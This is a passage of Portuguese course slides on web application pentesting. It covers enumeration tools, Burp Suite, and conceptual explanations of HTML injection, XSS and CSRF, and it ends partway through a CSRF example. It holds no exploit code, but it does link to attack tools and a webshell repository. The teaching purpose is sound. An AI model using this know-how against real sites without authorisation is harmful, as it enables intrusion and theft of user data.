WhatWeb identifica sites. Seu objetivo é responder à pergunta "O que é esse site?". O WhatWeb reconhece tecnologias da Web, incluindo sistemas de gerenciamento de conteúdo (CMS), plataformas de blogs, pacotes de estatística / análise, bibliotecas JavaScript, servidores da Web e dispositivos incorporados. WhatWeb tem mais de 1700 plugins, cada um para reconhecer algo diferente. O WhatWeb também identifica números de versão, endereços de email, IDs de conta, módulos de estrutura da web, erros de SQL e muito mais.

https://tools.kali.org/web-applications/whatweb

ENUMERAÇÃO E SCANNING WEB

- A enumeração sempre começa com levantamento de todos subdominios disponíveis, páginas do websites, paineis de administrativos e etc;
- E o Scanner Auxilia na detecção de serviços, vulnerabilidades, tecnologias utilizadas em uma aplicação e etc;
- Essas duas etapas são essências em um teste de vulnerabilidades e quanto mais informações você levanter, melhor será;

ENUMERAÇÃO E SCANNING WEB - CONTEÚDOS

- https://resources.infosecinstitute.com/process-scanning-and-enumeration/#gref
- https://booksite.elsevier.com/samplechapters/9781597496278/Chapter_3.pdf
- https://thebe0vlksaga.com/2019/03/31/ethical-hacking-101-web-server-enumeration/
- https://www.greycampus.com/opencampus/ethical-hacking/enumeration-and-its-types
- https://hkh4cks.com/blog/2018/01/22/common-enumeration-tools/
- https://www.hackingtutorials.org/scanning-tutorials/enumerate-webserver-directories-with-nmap/
- https://attackd0gz.com/2019/11/04/web-application-enumeration/
- https://www.youtube.com/watch?v=ngOmkZ3U2e4

ENUMERAÇÃO E SCANNING WEB – CONTEÚDOS 2

- https://owasp.org/www-project-web-security-testing-guide/stable/4-Web_Application_Security_Testing/01-Information_Gathering/
- https://owasp.org/www-chapter-belgium/assets/2012/2012-09-12/OWASP-Modern_Information_Gathering.pdf
- https://owasp.org/www-project-web-security-testing-guide/assets/archive/OWASP_Testing_Guide_v3.pdf
- https://owasp.org/www-project-web-security-testing-guide/assets/archive/OWASP_Testing_Guide_v4.pdf
- https://pt.slideshare.net/KZAbv/owasp-modern-information-gathering
- https://www.futurelearn.com/courses/ethical-hacking-an-introduction/0/steps/71525

ENUMERAÇÃO E SCANNING WEB

- A enumeração sempre começa com levantamento de todos subdominios disponíveis, páginas do websites, paineis de administrativos e etc;
- E o Scanner Auxilia na detecção de serviços, vulnerabilidades, tecnologias utilizadas em uma aplicação e etc;
- Essas duas etapas são essências em um teste de vulnerabilidades e quanto mais informações você levanter, melhor será;

ENUMERAÇÃO E SCANNING WEB

- Recon-ng
- DNSRecon
- Knock Knock (https://github.com/guelfoweb/knock)
- Dirb (https://tools.kali.org/web-applications/dirb)
- GHDB https://www.exploit-db.com/google-hacking-database
- ReconOfJaah (https://github.com/OfJAAH/ReconOfJAAAH)
- W3af
- Wfuzz
- Burp Suite
- Apache-users
- Nmap
- Fierce
- Netcraft (https://www.netcraft.com/)
- Shodan.io e Censys
- TheHaverster

ENUMERAÇÃO E SCANNING WEB

- WPSCAN
- JOOMSCAN
- NIKTO
- https://geekflare.com/online-scan-website-security-vulnerabilities/
- https://owasp.org/www-community/Vulnerability_Scanning_Tools

PROXY WEB

- O **proxy web** (também conhecido como *filtro de conteúdo* e *web filter*) surgiu a partir da necessidade de conectar uma rede local a internet por meio de um equipamento que compartilha conexões com as demais máquinas. Assim, o proxy web é um serviço que atua como intermediário entre um dispositivo e os serviços de internet. No momento em que o endereço de um site é digitado no navegador, a solicitação é enviada ao proxy, que então realiza esta solicitação ao servidor no qual o site é hospedado e devolve o resultado para o usuário.
- Desta forma, é possível ter controle absoluto sobre o tráfego da internet e realizar bloqueios (ou liberações) de acordo com as políticas estabelecidas pela empresa.

https://ostec.blog/seguranca-perimetro/proxy-web-tipos-e-terminologias

BURP SUITE

- Burp Suite é um software desenvolvido em Java pela PostWigger, para a realização de testes de segurança em aplicações web. O Burp Suite é dividido em diversos componentes:
- https://portswigger.net/burp/documentation/desktop/getting-started
- https://portswigger.net/burp/documentation
- https://portswigger.net/burp/documentation/desktop/tools
- https://portswigger.net/training
- https://portswigger.net/web-security
- https://www.udemy.com/course/burp-suite/

WEB EXPLOITATION - TOOLS

- Reconhecimento https://github.com/OfJAAH/ReconOfJAAAH
- Scanner de Vulnerabilidades: https://github.com/sullo/nikto
- Whois: https://registro.br/tecnologia/ferramentas/whois/ / https://whois.net/ / https://who.is/
- Burp Suite: https://portswigger.net/burp
- cURL: https://curl.haxx.se/
- Hydra: https://github.com/vanhauser-thc/thc-hydra
- Dirb Web Crawler: https://tools.kali.org/web-applications/dirb
- Wfuzz Fuzzing: https://github.com/xmendez/wfuzz
- Whatweb Info Collection: https://tools.kali.org/web-applications/whatweb
- OSINT Framework: https://osintframework.com/

WEB EXPLOITATION - TOOLS 2

- Reconhecimento 2: https://github.com/guelfoweb/knock
- XSS Audit: https://github.com/s0md3v/XSStrike
- SQLMap SQL Audit: http://sqlmap.org/
- Nmap: https://nmap.org/
- Shodan: https://www.shodan.io/
- Censys: https://censys.io/
- HTTP Basic Honeypot: https://github.com/bjeborn/basic-auth-pot
- WPScan Wordpress Audit: https://github.com/wpscanteam/wpscan
- DNSRecon: https://tools.kali.org/information-gathering/dnsrecon
- Reconhecimento 3: http://virustotal.com/
- Webshells: https://github.com/xl7dev/WebShell (Warning: Revise o código antes)
- Google Hacking and GHDB: https://www.exploit-db.com/google-hacking-database

VULNERABILIDADES WEB

HTML INJECTION

- A injeção de HTML é um ataque semelhante ao XSS (Cross-site Scripting). Enquanto na vulnerabilidade XSS, o invasor pode injetar e executar o código Javascript, o ataque por injeção de HTML permite apenas a injeção de determinadas tags HTML. Quando um aplicativo não manipula adequadamente os dados fornecidos pelo usuário, um invasor pode fornecer código HTML válido, geralmente por meio de um valor de parâmetro, e injetar seu próprio conteúdo na página. Esse ataque geralmente é usado em conjunto com alguma forma de engenharia social, pois o ataque explora uma vulnerabilidade baseada em código e a confiança do usuário.

Cenáriode ataque (OWASP)

Um possível cenário de ataque é demonstrado abaixo:

- O invasor descobre a vulnerabilidade da injeção e decide usar um ataque de injeção HTML
- O atacante cria um link malicioso, incluindo o conteúdo HTML injetado, e envia para um usuário por email
- O usuário visita a página devido à localização de um domínio confiável
- O HTML injetado pelo atacante é renderizado e apresentado ao usuário solicitando um nome de usuário e senha
- O usuário digita um nome de usuário e senha, que são enviados ao servidor do invasor

https://www.acunetix.com/vulnerabilities/web/html-injection/

HTML INJECTION - EXEMPLOS

Outros Exemplos: https://medium.com/@elberandre/bugbounty-types-html-injection-via-email-8409b6dc4d18

HTML INJECTION - EXEMPLOS

Outros Exemplos: https:/ / hackerone.com/reports/1 50179

CROSS SITE SCRIPTING

- Os ataques de cross-site scripting (XSS) são um tipo de injeção, na qual os scripts maliciosos são injetados em sites benignos e confiáveis. Os ataques XSS ocorrem quando um invasor usa um aplicativo da Web para enviar código malicioso, geralmente na forma de um script do lado do navegador, para um usuário final diferente. As falhas que permitem que esses ataques sejam bem-sucedidos são bastante difundidas e ocorrem em qualquer lugar em que um aplicativo Web use entrada de um usuário na saída gerada sem validá-lo ou codificá-lo.
- Um invasor pode usar o XSS para enviar um script mal-intencionado a um usuário inocente. O navegador do usuário final não tem como saber que o script não deve ser confiável e o executará. Como ele acredita que o script veio de uma fonte confiável, o script mal-intencionado pode acessar todos os cookies, tokens de sessão ou outras informações confidenciais retidas pelo navegador e usadas com esse site. Esses scripts podem até reescrever o conteúdo da página HTML.

CROSS SITE SCRIPTING

Os ataques de script entre sites (XSS) ocorrem quando:

1. Os dados entram em um aplicativo da Web por meio de uma fonte não confiável, com mais freqüência uma solicitação da web.
2. Os dados são incluídos no conteúdo dinâmico enviado a um usuário da Web sem ser validado para conteúdo malicioso.

- O conteúdo malicioso enviado ao navegador da Web geralmente assume a forma de um segmento de JavaScript, mas também pode incluir HTML, Flash ou qualquer outro tipo de código que o navegador possa executar. A variedade de ataques baseados no XSS é quase ilimitada, mas geralmente incluem a transmissão de dados privados, como cookies ou outras informações da sessão, ao invasor, redirecionando a vítima para o conteúdo da Web controlado pelo invasor ou executando outras operações maliciosas na máquina do usuário sob o disfarce do site vulnerável.

CROSS SITE SCRIPTING - TIPOS

Ataques XSS armazenados

- Ataques armazenados são aqueles em que o script injetado é armazenado permanentemente nos servidores de destino, como em um banco de dados, em um fórum de mensagens, log de visitantes, campo de comentários etc. A vítima recupera o script malicioso do servidor quando solicita o armazenamento. em formação. O XSS armazenado também é conhecido como XSS Persistente ou Tipo I.

Ataques XSS refletidos

- Ataques refletidos são aqueles em que o script injetado é refletido no servidor da Web, como em uma mensagem de erro, resultado da pesquisa ou qualquer outra resposta que inclua parte ou toda a entrada enviada ao servidor como parte da solicitação. Ataques refletidos são entregues às vítimas por outra rota, como em uma mensagem de email ou em outro site. Quando um usuário é enganado a clicar em um link malicioso, enviar um formulário especialmente criado ou até mesmo navegar em um site malicioso, o código injetado viaja para o site vulnerável, o que reflete o ataque ao navegador do usuário. O navegador então executa o código porque veio de um servidor "confiável". O XSS refletido também é conhecido como XSS não persistente ou tipo II.

https://owasp.org/www-community/attacks/xss/


CROSS SITE SCRIPTING - TIPOS

Ataques XSS baseado em DOM


- O XSS baseado em DOM (ou como é chamado em alguns textos, "tipo 0 XSS") é um ataque XSS em que a carga útil do ataque é executada como resultado da modificação do "ambiente" DOM no navegador da vítima usado pelo lado do cliente original script, para que o código do lado do cliente seja executado de maneira "inesperada". Ou seja, a própria página (que é a resposta HTTP) não é alterada, mas o código do lado do cliente contido na página é executado de maneira diferente devido às modificações maliciosas que ocorreram no ambiente DOM.

https://owasp.org/www-community/attacks/DOM_Based_XSS

CROSS SITE SCRIPTING - EXEMPLOS



CROSS SITE SCRIPTING - EXEMPLOS



CROSS SITE SCRIPTING - EXEMPLOS

https://pentester.land/list-of-bug-bounty-writeups.html

https://medium.com/bugbountywriteup/stored-xss-in-bug-bounty-13c08e6f5636

https://pethuraj.com/blog/google-bug-bounty-writeup/

https://medium.com/@corneacristian/top-25-xss-bug-bounty-reports-b3c90e2288c8

https://www.youtube.com/watch?v=YMhhmLCefnw

https://www.youtube.com/watch?v=XHf3y-4H_AU

https://www.youtube.com/watch?v=IhPsBMBDFcg

https://www.youtube.com/watch?v=aybCeXhEjsA

https://www.youtube.com/watch?v=FqNxYDSjovc

https://www.youtube.com/watch?v=hb_qENFUdOk

CROSS SITE REQUEST FORGERY

- A falsificação de solicitação entre sites (CSRF) é um ataque que força um usuário final a executar ações indesejadas em um aplicativo Web no qual eles estão atualmente autenticados. Com uma pequena ajuda da engenharia social (como o envio de um link por email ou bate-papo), um invasor pode induzir os usuários de um aplicativo da Web a executar ações de sua escolha. Se a vítima for um usuário normal, um ataque CSRF bem-sucedido pode forçar o usuário a executar solicitações de alteração de estado, como transferência de fundos, alteração de endereço de email e assim por diante. Se a vítima for uma conta administrativa, o CSRF poderá comprometer todo o aplicativo da web.


https://owasp.org/www-community/attacks/csrf

CROSS SITE REQUEST FORGERY


- Existem várias maneiras pelas quais um usuário final pode ser enganado para carregar informações ou enviar informações para um aplicativo da web. Para executar um ataque, precisamos primeiro entender como gerar uma solicitação maliciosa válida para nossa vítima executar. Vamos considerar o seguinte exemplo: Alice deseja transferir US $ 100 para Bob usando o aplicativo da web *bank.com* vulnerável ao CSRF. Maria, uma atacante, quer convencer Alice a enviar o dinheiro para Maria. O ataque compreenderá as seguintes etapas:

1. construindo um URL ou script de exploração
2. enganando Alice para executar a ação com engenharia social

